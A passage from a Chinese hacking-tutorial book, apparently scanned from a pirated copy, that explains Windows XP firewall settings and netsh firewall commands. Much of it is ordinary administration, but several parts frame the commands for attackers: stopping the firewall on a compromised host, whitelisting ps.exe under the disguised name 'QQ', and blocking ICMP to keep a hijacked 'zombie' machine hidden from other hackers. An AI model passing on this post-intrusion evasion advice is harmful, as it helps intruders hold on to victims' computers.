Step3 打开“Windows 防火墙”对话框后，在“常规”选项卡下可以选择启用或关闭防火墙，如图 4-3 所示，如果电脑处于公共网络，还可以阻止所有外部连接访问本机。




图 4-3 “常规”选项卡

Step4 切换至“例外”选项卡，在“程序和服务”列表中可以查看当前允许/阻止访问网络的程序和服务名称，如图 4-4 所示。其中，处于选中状态的程序和服务允许访问网络。此外，还可以手动添加允许/阻止访问网络的程序或端口。




图 4-4 防火墙监控的程序和端口名称

Step5 切换至“高级”选项卡后，可以设置要应用防火墙的网络连接、安全日志、ICMP 配置等参数，如图 4-5 所示。

在 Windows XP 系统中，Windows 防火墙日志默认保存在 C:\WINDOWS\pfirewall.log（这里假

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

设系统安装在 C 盘），用户可以通过记事本查看日志的内容，方法如下：

Step1　启动记事本程序后，单击“文件”按钮，在其下拉菜单中选择“打开”命令，如图 4-6 所示。




图 4-5　高级设置




图 4-6　选择“打开”命令

Step2　出现“打开”对话框后，定位至 C:\WINDOWS 目录，然后在“文件类型”下拉列表中选择“所有文件”选项，最后选择 pfirewall.log 文件并单击“打开”按钮，即可查看最近的防火墙日志记录，如图 4-7 所示。



图 4-7　用记事本查看防火墙日志

4.3　命令方式修改防火墙常用设置

如果要在本地电脑设置 Windows 防火墙，可以通过 GUI 界面快速完成。如果因溢出或入侵成功而获得的 cmd shell，则需要以命令方式设置防火墙。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.3.1 防火墙命令简介

在 Windows XP 系统中，是使用 Netsh firewall 命令来配置 Windows 防火墙的，详细的命令及说明如下：

- Netsh firewall ?：显示命令帮助信息。
- Netsh firewall help：显示命令帮助信息。
- Netsh firewall add：添加防火墙允许的程序或端口配置。
- Netsh firewall delete：删除防火墙允许的程序或端口配置。
- Netsh firewall dump：创建包含当前配置的脚本文件。
- Netsh firewall reset：将防火墙恢复成 Windows 系统默认的设置。
- Netsh firewall set：设置防火墙允许的程序配置、ICMP 配置、日志记录、多播/广播响应配置、通知配置、操作配置、端口配置、服务配置等。
- Netsh firewall show：显示设置防火墙允许的程序配置、ICMP 配置、日志记录、多播/广播响应配置、通知配置、操作配置、端口配置、服务配置等信息。
- 接下来就详细说明在 Windows XP 中使用命令行配置 Windows 防火墙的方法。

4.3.2 查询当前防火墙配置和状态

如果要查询当前登录主机的 Windows 防火墙配置信息，可以通过 Netsh firewall show config 命令来完成。打开命令提示符窗口，输入 Netsh firewall show config 命令并按【Enter】键，稍候就会列出当前系统防火墙的状态，包含了以下信息，如图 4-8 所示。



图 4-8 查看防火墙配置信息

- 域和标准配置文件中启用的模式，包括操作模式、例外模式、多播/广播响应模式、通知模式等配置信息。
- 域和标准配置文件中启用的防火墙服务，如本例主机上启用了文件和打印机共享服务。
- 域和标准配置文件中允许通过防火墙的程序配置，显示程序的路径、名称及是否启用。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- 域和标准配置文件中开放的端口配置，包括端口编号、协议及对应的进程。
- 防火墙安全日志的保存位置、文件大小上限及其他记录选项。

此外，还可以执行 Netsh firewall show state 命令显示防火墙状态，此命令可以查看当前防火墙的配置文件类型、启用或禁用的各种模式及开放的端口配置。

```
E:\Documents and Settings\StormFire>netsh firewall show state
防火墙状态:
-------------------------------------------------------------------
配置文件                      = 标准
操作模式                      = 启用
例外模式                      = 启用
多播/广播响应模式             = 启用
通知模式                      = 启用
组策略版本                    = 无
远程管理模式                  = 禁用
Ports currently open on all network interfaces:
Port   Protocol  Version  Program
-------------------------------------------------------------------
1065   UDP       IPv4     E:\Program Files\PPStream\PPSAP.exe
137    UDP       IPv4     (null)
139    TCP       IPv4     (null)
138    UDP       IPv4     (null)
445    TCP       IPv4     (null)
19010  UDP       IPv4     E:\Program Files\PPStream\PPSAP.exe
16029  UDP       IPv4     E:\Program Files\PPStream\PPSAP.exe
2869   TCP       IPv4     (null)
1900   UDP       IPv4     E:\WINDOWS\system32\svchost.exe
E:\Documents and Settings\StormFire>
```

4.3.3　命令行关闭防火墙

入侵网络上的主机后，如果该主机当前并没有其他用户正在使用，可以选择停用防火墙，允许部署在主机上的黑客工具访问外部网络。关闭防火墙的方法如下：

打开命令提示符窗口后，输入 net stop sharedaccess 命令并按【Enter】键，即可停用 Windows 防火墙相关的服务，Windows 防火墙也将随之关闭，如图 4-9 所示。




图 4-9　停止防火墙服务

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

在被入侵的主机完成部署后，如果需要重新启动防火墙，可以打开命令提示符窗口，输入 net start sharedaccess 命令并按【Enter】键，即可重新启用 Windows 防火墙相关的服务，开启 Windows 防火墙，如图 4-10 所示。



图 4-10　开启防火墙服务

4.4　命令方式修改防火墙明细规则

防火墙对程序和服务的监控主要通过配置防火墙规则来完成，下面将说明以命令方式修改防火墙明细规则的方法，包括开放/删除端口、添加/删除放行的程序。

4.4.1　开放端口

端口是一个网络 IP 地址与外界通信的门户，一个 IP 地址的端口有 65 536 个，范围是 0~65 565。网络应用程序和服务在通信时必须通过指定的端口来完成，下面将介绍在 Windows 防火墙中以命令行开放和删除端口的方法。

在 WindowsXP 系统中，开放和设置端口可以通过 Add portopening 命令来完成。

1. Add portopening 命令和参数

命令格式：

```
add portopening
      [ protocol = ] TCP|UDP|ALL
      [ port = ] 1-65535
      [ [ name = ] name
      [ mode = ] ENABLE|DISABLE
      [ scope = ] ALL|SUBNET|CUSTOM
      [ addresses = ] addresses
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
      [ interface = ] name ]
```

参数说明：

- protocol：端口协议类型，可选参数有 TCP、UDP 和 ALL 三个。
  - TCP：传输控制协议。
  - UDP：用户数据报协议。
  - ALL：包括 TCP 和 UDP 两种协议。
- port：端口号，可设置的范围是 1~65 535。
- name：可选参数，自定义端口在防火墙规则中的名称，方便识别。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- mode：可选参数，可以设置为 ENABLE 或 DISABLE。
  - ENABLE：允许通过防火墙。
  - DISABLE：不允许通过防火墙。
- scope：可选参数，可以设置为 ENABLE、SUBNET 或 CUSTOM。
  - ENABLE：允许所有流量通过防火墙。
  - SUBNET：只允许本地子网流量通过防火墙。
  - CUSTOM：只允许指定的流量通过防火墙。
- addresses：可选参数，如果 scope 参数指定为 CUSTOM，可自定义 IP 地址范围。
- profile：可选参数，用于设置配置文件的类型。
  - CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。
- Interface：可选参数，用于设置接口名称。在同一命令中，该参数不能和 scope 或 profile 参数同时使用。

范例 1

添加开放端口 54，协议类型包括 TCP 和 UDP，自定义端口名称 DNS，且只能让指定 IP 地址范围的流量通过此端口。

```
E:\Documents and Settings\StormFire>netsh firewall add portopening protocol = ALL port = 54 name = DNS mode = ENABLE scope = CUSTOM addresses = 157.60.0.1,172.16.0.0/16,10.0.0.0/255.0.0.0
确定。
E:\Documents and Settings\StormFire>
```

除了 add portopening 命令之外，还可以使用 set portopening 命令来设置端口，这两个命令的参数和作用效果相同。

范例 2

开放 TCP 端口 8080，自定义端口名称为 MywebPort。

```
E:\Documents and Settings\StormFire>Netsh firewall set portopening protocol = tcp port = 8080 name = MywebPort
确定。
E:\Documents and Settings\StormFire>
```

2. 查看当前开放的端口

端口设置完毕，可以通过 Netsh firewall show portopening 命令来查看当前主机中开放的端口配置。

```
E:\Documents and Settings\StormFire>Netsh firewall show portopening
域 配置文件的端口配置:
端口   协议      模式      名称
--------------------------------------------------------------------------
139    TCP       启用      NetBIOS 会话服务
445    TCP       启用      TCP 上的 SMB
137    UDP       启用      NetBIOS 名称服务
138    UDP       启用      NetBIOS 数据报服务
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
标准 配置文件的端口配置:
端口   协议      模式      名称
----------------------------------------------------------------------
54     TCP       启用      DNS
54     UDP       启用      DNS
55     TCP       启用      cdk
55     UDP       启用      cdk
8080   TCP       启用      MywebPort
139    TCP       启用      NetBIOS 会话服务
445    TCP       启用      TCP 上的 SMB
137    UDP       启用      NetBIOS 名称服务
138    UDP       启用      NetBIOS 数据报服务
1900   UDP       启用      UPnP 框架的 SSDP 组件
2869   TCP       启用      TCP 上的 UPnP 框架
E:\Documents and Settings\StormFire>
```

4.4.2 删除开放的端口

对于不需要开放的端口，可以通过 delete portopening 命令将其删除。

命令格式：

```
delete portopening
      [ protocol = ] TCP|UDP|ALL
      [ port = ] 1-65535
      [ [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
      [ interface = ] name ]
```

参数说明：

- protocol：端口协议类型，可选参数有 TCP、UDP 和 ALL 三个。
  - TCP：传输控制协议。
  - UDP：用户数据报协议。
  - ALL：包括 TCP 和 UDP 两种协议。
- port：端口号，可设置的范围为 1~65 535。
- profile：可选参数，用于设置配置文件的类型。
  - CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。
- interface（接口名称）：是可选参数，在同一命令中，该参数不能和 profile 参数一起指定。

范例 3

将 TCP 端口 54 从所有配置文件中删除。

```
E:\Documents and Settings\StormFire>Netsh firewall delete portopening protocol
= tcp port = 54
确定。
E:\Documents and Settings\StormFire>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

范例 4

将端口 22 从域配置文件中删除。

```
E:\Documents and Settings\StormFire>netsh firewall delete portopening protocol
= all port = 22 profile = domain
确定。
E:\Documents and Settings\StormFire>
```

4.4.3　添加放行程序

要设置允许通过防火墙的程序，可以通过 set allowedprogram 命令来完成。

命令格式：

```
set allowedprogram
      [ program = ] path
      [ name = ] name
      [ mode = ] ENABLE|DISABLE
      [ scope = ] ALL|SUBNET|CUSTOM
      [ addresses = ] addresses
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL ]
```

参数说明：

- program：用于指定程序的路径和文件名。
- name：可选参数：用于自定义允许的程序在防火墙规则中的显示名称。
- mode：可选参数：设置是否允许指定的程序通过防火墙。
  - ALL：允许通过防火墙。
  - DISABLE：不允许通过防火墙。
- scope：可选参数：设置程序可以通过防火墙的范围。
  - ALL：允许所有流量通过防火墙。
  - SUBNET：只允许本地网络子网流量通过防火墙。
  - CUSTOM：只允许指定的流量通过防火墙。
- addresses：可选参数，用于指定地址范围，只有 scope 参数为 custom 的情况下才能使用此参数。
- profile：可选参数，用于设置规则的配置文件。
  - CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD ：标准配置文件。
  - ALL：所有配置文件。

范例 5

允许保存在 C:\Windows 目录下的 ps.exe 程序通过防火墙，并将该程序配置在防火墙中的名称设置为 QQ，另外限定了只能从本地子网与此程序通信，最后此规则保存在当前配置文件中。

```
E:\Documents and Settings\StormFire>Netsh firewall set allowedprogram program
= C:\Windows\ps.exe name = QQ mode = ENABLE scope = subnet profile = current
确定。
E:\Documents and Settings\StormFire>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

其实，还可以使用 add allowedprogram 命令添加允许的程序配置，其参数和效果与 set allowedprogram 命令一样。

要显示当前主机的 Windows 防火墙中允许的程序配置，可以通过 Netsh firewall show allowedprogram 命令来完成，如图 4-11 所示。




图 4-11　显示防火墙中允许的程序配置

4.4.4　删除放行程序

对于不需要的程序配置，可以使用 delete allowedprogram 命令将其从 Windows 防火墙中删除。

命令格式：

```
delete allowedprogram
      [ program = ] path
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
```

参数说明：

- program：指定程序的保存路径和文件名。
- profile：可选参数，指定配置文件类型。
  - CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。

范例 6

将 C:\windows 目录下的 ps.exe 程序从 Windows 防火墙的当前配置文件中删除。

```
E:\Documents and Settings\StormFire>Netsh firewall delete allowedprogram program
= C:\windows\ps.exe profile = current
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
确定。
E:\Documents and Settings\StormFire>
```

4.4.5　设置防火墙日志配置

防火墙安全日志记录了防火墙事件，用户可以通过 set logging 命令来设置 Windows 防火墙日志配置。

1．设置日志记录

命令格式：

```
set logging
      [ filelocation]
      [ maxfilesize = ]
      [ droppedpackets = ] ENABLE|DISABLE
      [ connections = ] ENABLE|DISABLE ]
```

参数说明：

- filelocation ：可选参数，用于设置保存日志的路径和文件名。
- maxfilesize：可选参数 ，用于设置日志文件的大小上限，默认以 KB 为单位，设置范围为 1~32 767。
- droppedpackets：可选参数，用于记录丢弃数据包日志。
  - ➢ ENABLE：在防火墙中记录。
  - ➢ DISABLE：在防火墙中不记录。
- connections：可选参数，用于记录成功的连接日志。
  - ➢ ENABLE：在防火墙中记录。
  - ➢ DISABLE：在防火墙中不记录。

范例 7

将防火墙安全日志记录保存在 e:\windows\\pfirewall.log 目录下，大小限制为 4096（默认单位为 KB），记录内容包括被丢失的数据包。

```
E:\Documents and Settings\StormFire>netsh firewall set logging filelocation =
e:\windows\\pfirewall.log maxfilesize = 4096 droppedpackets = ENABLE
确定。
E:\Documents and Settings\StormFire>
```

2．显示日志记录

要显示当前 Windows 防火墙的日志记录配置信息，可以通过 show logging 命令来完成。

```
E:\Documents and Settings\StormFire>netsh firewall show logging
日志配置:
-------------------------------------------------------------------
文件位置        = e:\windows\\pfirewall.log
文件大小上限    = 4096 KB
丢弃的数据包数  = 启用
连接数          = 禁用
E:\Documents and Settings\StormFire>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.4.6 设置 ICMP 配置

通过配置 ICMP（Internet Control Message Protocol，Internet 控制报文协议）可以改变防火墙对 ICMP 报文的处理方式。例如禁止入站回显请求，那么其他主机使用 Ping 检测该电脑时，就会出现“无法访问目标主机”的提示信息，无法通过 Ping 反馈判断主机是否开机。假如你已经掌控了一台“肉鸡”，开启防火墙并屏蔽 ICMP 后，可以大幅减低其他黑客与你分享“肉鸡”的机会。

1．命令格式和参数

命令格式：

```
set icmpsetting
      [ type = ] 2-5|8-9|11-13|17|ALL
      [ mode = ] ENABLE|DISABLE
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
      [ interface = ] name
```

参数说明：

- type：用于设置 ICMP 类型，后面用等号=连接类型，这些类型代表的编号如下：
  - 2：允许出站数据包太大。
  - 3：允许不达出站目标。
  - 4：允许出站源抑制。
  - 5：允许重定向。
  - 8：允许入站回显请求。
  - 9：允许入站路由器请求。
  - 11：允许出站超时。
  - 12：允许出站参数错误。
  - 13：允许入站时间戳请求。
  - 17：允许入站掩码请求。
  - ALL：所有类型。
- mode：可选参数，用于设置 ICMP 模式，后面用等号=连接 ENABLE 或 DISABLE 参数。
  - ENABLE：允许通过防火墙。
  - DISABLE：不允许通过防火墙。
- profile：可选参数 ，用于设置配置文件类型。
  - CURRENT：当前配置文件（默认值）。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。
- interface：可选参数，表示接口名称，后面用等号=连接接口名称。

需要注意的是，profile 和 interface 不能在同一个命令中一起使用，当设置 ICMP 类型为 2 时，也不能在同一命令中一起指定 interface 接口名称。

范例 8

让所有 ICMP 连接类型都不允许通过防火墙。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。


```
E:\Documents and Settings\StormFire>Netsh firewall set icmpsetting type = ALL
mode =disable
确定。
E:\Documents and Settings\StormFire>
```

显示 ICMP 配置

当需要查看 Windows 防火墙的 ICMP 配置信息时，可以通过 show icmpsetting 命令来完成。

```
E:\Documents and Settings\StormFire>netsh firewall show icmpsetting
标准 配置文件的 ICMP 配置:
模式     类型  描述
----------------------------------------------------------------------
启用       2     允许出站数据包太大
启用       3     允许不达出站目标
启用       4     允许出站源抑制
启用       5     允许重定向
启用       8     允许入站回显请求
启用       9     允许入站路由器请求
启用       11    允许出站超时
启用       12    允许出站参数错误
启用       13    允许入站时间戳请求
启用       17    允许入站掩码请求
E:\Documents and Settings\StormFire>
```

4.4.7　设置防火墙服务配置

Set service 命令除了让用户决定哪些服务可穿过 Windows 防火墙对外提供服务，哪些服务或程序被屏蔽之外，还能进一步精确配置服务对外工作的范围，例如只对指定的 IP 地址开放远程桌面服务。

1．Set service 命令和参数

命令格式：

```
Set service
      [ type = ] FILEANDPRINT|REMOTEADMIN|REMOTEDESKTOP|UPNP|ALL
      [ mode = ] ENABLE|DISABLE
      [ scope = ] ALL|SUBNET|CUSTOM
      [ addresses = ] addresses
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
```

参数说明：

- type：服务类型。
  - FILEANDPRINT：文件和复印机共享。
  - REMOTEADMIN：远程管理。
  - REMOTEDESKTOP：远程协助和远程桌面。
  - UPNP：UPnP 框架。
  - ALL：所有类型。

溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

- mode：可以设置 ENABLE 或 DISABLE 参数。
  - ENABLE：允许通过防火墙。
  - DISABLE：不允许通过防火墙。
- scope 是可选参数：用于指定服务范围。
  - ENABLE：允许所有流量通过防火墙。
  - SUBNET：只允许本地网络流量通过防火墙。
  - CUSTOM：只允许指定地址的流量通过防火墙。
- addresses：可选参数，只有 scope 参数设置为 CUSTOM，才能自定义范围地址。
- profile：可选参数，用于指定配置文件类型。
  - CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。

需要注意的是，如果 mode 参数设置为 DISABLE， scope 参数将被忽略。

范例 9

启用远程协助和远程桌面服务，只允许 IP 地址为 157.60.0.1 的主机通过防火墙使用此服务，此规则在所有配置文件中有效。

```
E:\Documents and Settings\StormFire>netsh firewall set service type = remotedesktop mode = enable scope = custom address = 157.60.0.1 profile = all
确定。
E:\Documents and Settings\StormFire>
```

范例 10

将所有配置文件中的远程协助和远程桌面服务关闭。

```
E:\Documents and Settings\StormFire>netsh firewall set service type = remotedesktop mode = disable profile = all
确定。
E:\Documents and Settings\StormFire>
```

2．显示防火墙服务配置

要显示当前主机的 Windows 防火墙服务配置，可以使用 Netsh firewall show service 命令来完成。

```
E:\Documents and Settings\StormFire>Netsh firewall show service
域 配置文件的服务配置文件:
模式     自定义      名称
----------------------------------------------------------------------
启用     其他        文件和打印机共享
启用     其他        远程桌面标准 配置文件的服务配置文件:
模式     自定义      名称
----------------------------------------------------------------------
启用     其他        文件和打印机共享
启用     其他        UPnP 框架
启用     其他        远程桌面
E:\Documents and Settings\StormFire>
```


溜客资源网 WwW.176Ku.CoM，1000G 无加密版教程书籍杂志全免费提供

免责申明：本站所供资料仅供学习之用，任何人不得将之他用或者进行传播，否则应当自行向实际权利人承担法律责任。因本站部分资料来源于其他媒介，如存在没有标注来源或来源标注错误导致侵犯阁下权利之处，敬请告知，我将立即予以处理。请购买正版书籍，支持国内网络安全。溜客和旗下换在中国网（WWW.17HUAN.COM）及溜客原创资源论坛（BBS.176ku.COM）祝您技术更上一个台阶。

4.4.8　设置防火墙通知配置

默认情况下，当 Windows 防火墙拦截未曾设置的程序或服务访问网络时，会出现相关的提示消息，用户可以使用 set notifications 命令来设置防火墙通知配置。

命令格式：

```
set notifications
      [ mode = ] ENABLE|DISABLE
      [ profile = ] CURRENT|DOMAIN|STANDARD|ALL
```

- mode：通知模式，可以设置为 ENABLE 或 DISABLE。
  - ENABLE：允许来自防火墙的弹出通知。
  - DISABLE：不允许来自防火墙的弹出通知。
- profile ：可选参数，用于指定配置文件类型，如果不使用此参数，默认保存到当前配置文件。
- CURRENT：当前配置文件。
  - DOMAIN：域配置文件。
  - STANDARD：标准配置文件。
  - ALL：所有配置文件。

范例 11

让所有的防火墙配置都不弹出通知消息。

```
E:\Documents and Settings\StormFire>netsh firewall set notifications mode =
DISABLE profile = all
确定。
E:\Documents and Settings\StormFire>
```

4.4.9　恢复防火墙默认配置

如果 Windows 防火墙的设置过于混乱，纠正各种设置的工作量非常大，不妨使用 Netsh firewall reset 命令将防火墙恢复默认配置，然后重新配置详细的防火墙规则。

打开命令提示符窗口后，输入 Netsh firewall reset 命令并按【Enter】键，稍候片刻，防火墙即可恢复成安装系统时的状态。

```
E:\Documents and Settings\StormFire>Netsh firewall reset
确定。
   E:\Documents and Settings\StormFire>
